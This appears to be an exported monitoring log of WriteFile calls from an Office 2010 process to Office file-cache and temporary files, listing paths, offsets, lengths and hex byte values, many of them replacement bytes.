C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd 13 fd		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 5f 5c fd	_\	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 2b fd 25 60 fd fd 4d fd 3d 01 fd 7d fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 4b 11 28 36 36 69 fd 4e fd 11 fd fd 6a 1c fd fd 05 00 00 00 00 00 00 00 00 30 fd 2c fd fd fd 3f 49 fd fd fd 65 5e fd 36 fd 00 06 00 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 2b fd 25 60 fd fd fd 4d fd 3d 01 fd 7d fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 4b 11 28 36 36 69 fd 4e fd 11 fd fd 6a 1c fd fd 05 00 00 00 00 00 00 00 30 fd 2c fd fd fd 3f 49 fd fd fd 65 5e fd 36 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 3d fd 61 fd 52 43 fd 38 fd 71 0d fd 4c fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 00 5d fd 73 fd 66 60 4c fd 07 fd 1c fd fd 48 fd 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 42 39 fd 69 fd fd 59 44 fd fd fd fd fd 48 fd fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 6a 2c 5e 7f 64 fd fd 45 fd fd fd 71 fd fd 62 5b 01 00 00 00 10 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 15 fd 0f 1b 29 4a fd fd 7c fd 3c 21 3a 54 01 00 00 00 14 00 00	zV=aRC8qL;efHkX,]sf`LH;efHkX,B 9iYDH;efHkX,j,^dEqb[;efHkX,)J|<!:T	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd 3d fd 61 fd 52 43 fd 38 fd 71 0d fd 4c fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@=aRC8qL	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 2b fd 25 60 fd fd fd 4d fd 3d 01 fd 7d fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 4f 2b 4b 72 6e fd 5a 44 fd 25 7f 0a 25 46 fd 0b 00 00 00 00 00 00 00 30 fd 2c fd fd fd 3f 49 fd fd fd 65 5e fd 36 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 75 7e fd 28 20 4e 4c fd 25 7f 5c 6b fd 04 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 71 fd fd 17 fd fd 31 48 fd 69 fd fd fd fd 4d 01 00 00 00 11 00 00 00 00 00 00 00 fd 53 69 fd 30 fd fd 4f fd 63 fd 1d fd 45 fd 05 01 00 00 00 06 20 fd fd 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 25 5d 69 20 34 44 fd 50 fd a0 13 0b fd 01 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 2b fd 25 60 fd fd fd 4d fd 3d 01 fd 7d fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 4f 2b 4b 72 6e fd 5a 44 fd 25 7f 0a 25 46 fd 0b 00 00 00 00 00 00 00 30 fd 2c fd fd fd 3f 49 fd fd fd 65 5e fd 36 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 fd 54 27 24 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 39 00 fd 03 00 00 fd 54 27 0c 75 7e fd 28 20 4e 4c fd 25 7f 5c 6b fd 04 fd 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 25 5d 69 20 34 44 fd 50 fd a0 13 0b fd 01 00 00 00 fd 54 27 34 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 29 00 72 03 00 00 58 2b 29 fd 53 69 fd 30 fd fd 4f fd 63 fd 1d fd 45 fd 05 01 00 00 00 fd 54 27 0c 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 39 00 fd 03 00 00 fd 54 fd 0c 71 fd fd 17 fd fd 31 48 fd 69 fd fd fd fd 4d fd 09 0c 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 14 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 1c 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 24 50 fd	>TT'$Pa-Kpze9T'u~(NL%\kyjXSQJRwps%]4DPT'4Pa-Kpze)rX+)Si0OcET'Pa-Kpze9Tq1HiMPa-KpzePa-KpzePa-Kpze$P	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 50 13 06 fd 61 2d 4b fd 12 70 7a 65 fd fd fd 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	mPa-Kpze~Pa-KpzePa-KpzePa-KpzePa-Kpze	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 2b fd 25 60 fd fd fd 4d fd 3d 01 fd 7d fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 4f 2b 4b 72 6e fd 5a 44 fd 25 7f 0a 25 46 fd 0b 00 00 00 00 00 00 00 30 fd 2c fd fd fd 3f 49 fd fd fd 65 5e fd 36 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 0a 27 4f 71 0f 0c 1b 41 fd 14 4e fd 6f 97 2f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 0a 27 4f 71 0f 0c 1b 41 fd 14 4e fd 6f 97 2f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 32 00 45 00 46 00 34 00 45 00 33 00 38 00 45 00 2d 00 30 00 39 00 39 00 31 00 2d 00 34 00 39 00 39 00 32 00 2d 00 41 00 34 00 38 00 31 00 2d 00 39 00 33 00 32 00 37 00 38 00 41 00 34 00 31 00 35 00 39 00 39 00 38 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c	sNlADJU^FJ!U,	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 12 25 fd fd fd 1f 76 4e fd 7f 47 3a fd 1c 77 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ %vNG:w>I	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd fd 08 2d fd 45 fd 3b fd 52 16 fd 36 fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 25 fd fd fd 38 08 fd 45 fd 18 46 08 73 fd fd 1e 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 71 fd 26 13 7a 73 2a 4e fd 16 fd fd fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 4d 47 fd 48 fd 07 41 fd fd fd 2c 67 fd 51 fd 01 00 00 00 0d 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 4e fd fd fd 71 4b fd fd 3f 76 25 4f 10 fd 01 00 00 00 11 00 00	zV-E;R6;efHkX,%8EFs;efHkX,q&zs *N;efHkX,MGHA,gQ;efHkX,NqK?v%O	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd fd 08 2d fd 45 fd 3b fd 52 16 fd 36 fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@-E;R6	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 0a 27 4f 71 0f 0c 1b 41 fd 14 4e fd 6f 97 2f 53 2c fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 fd 54 27 0c 75 44 46 fd 05 20 fd 4f fd 49 fd fd fd 27 33 44 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 01 6e fd 75 fd fd 3e 48 fd 72 62 b7 30 73 01 00 00 00 fd fd 01	>TT'uDF OI'3DyjXSQJRwpsnu>Hrb0s	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	10824	56	03 10 fd fd 06 00 fd 75 44 46 fd 05 20 fd 4f fd 49 fd fd fd 27 33 44 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	uDF OI'3D0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 0a 27 4f 71 0f 0c 1b 41 fd 14 4e fd 6f 97 2f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	2804	298	05 fd 00 fd 6d 07 11 fd fd fd fd 7a 68 fd 47 fd 40 9d 57 40 11 51 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 09 fd fd fd fd 7a 68 fd 47 fd 40 9d 57 40 11 51 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 25 14 fd 22 7b 17 5d 4f fd 13 fd 55 5e fd 30 fd 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 19 fd 4d 47 fd 48 fd 07 41 fd fd fd 2c 67 fd 51 fd 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 71 fd 26 13 7a 73 2a 4e fd 16 fd fd fd 01 00 00 00 05 fd 00 fd fd 07 19 fd fd 4e fd fd fd 71 4b fd fd 3f 76 25 4f 10 fd 01 00 00 00 01 01 00 10	mzhG@W@Q~zhG@W@Q%"{]OU^0MGHA,gQ`q&zs*NNqK?v%O	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	1648	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 26 1f fd fd	&	success or wait	1	7FEEE917A59	WriteFile
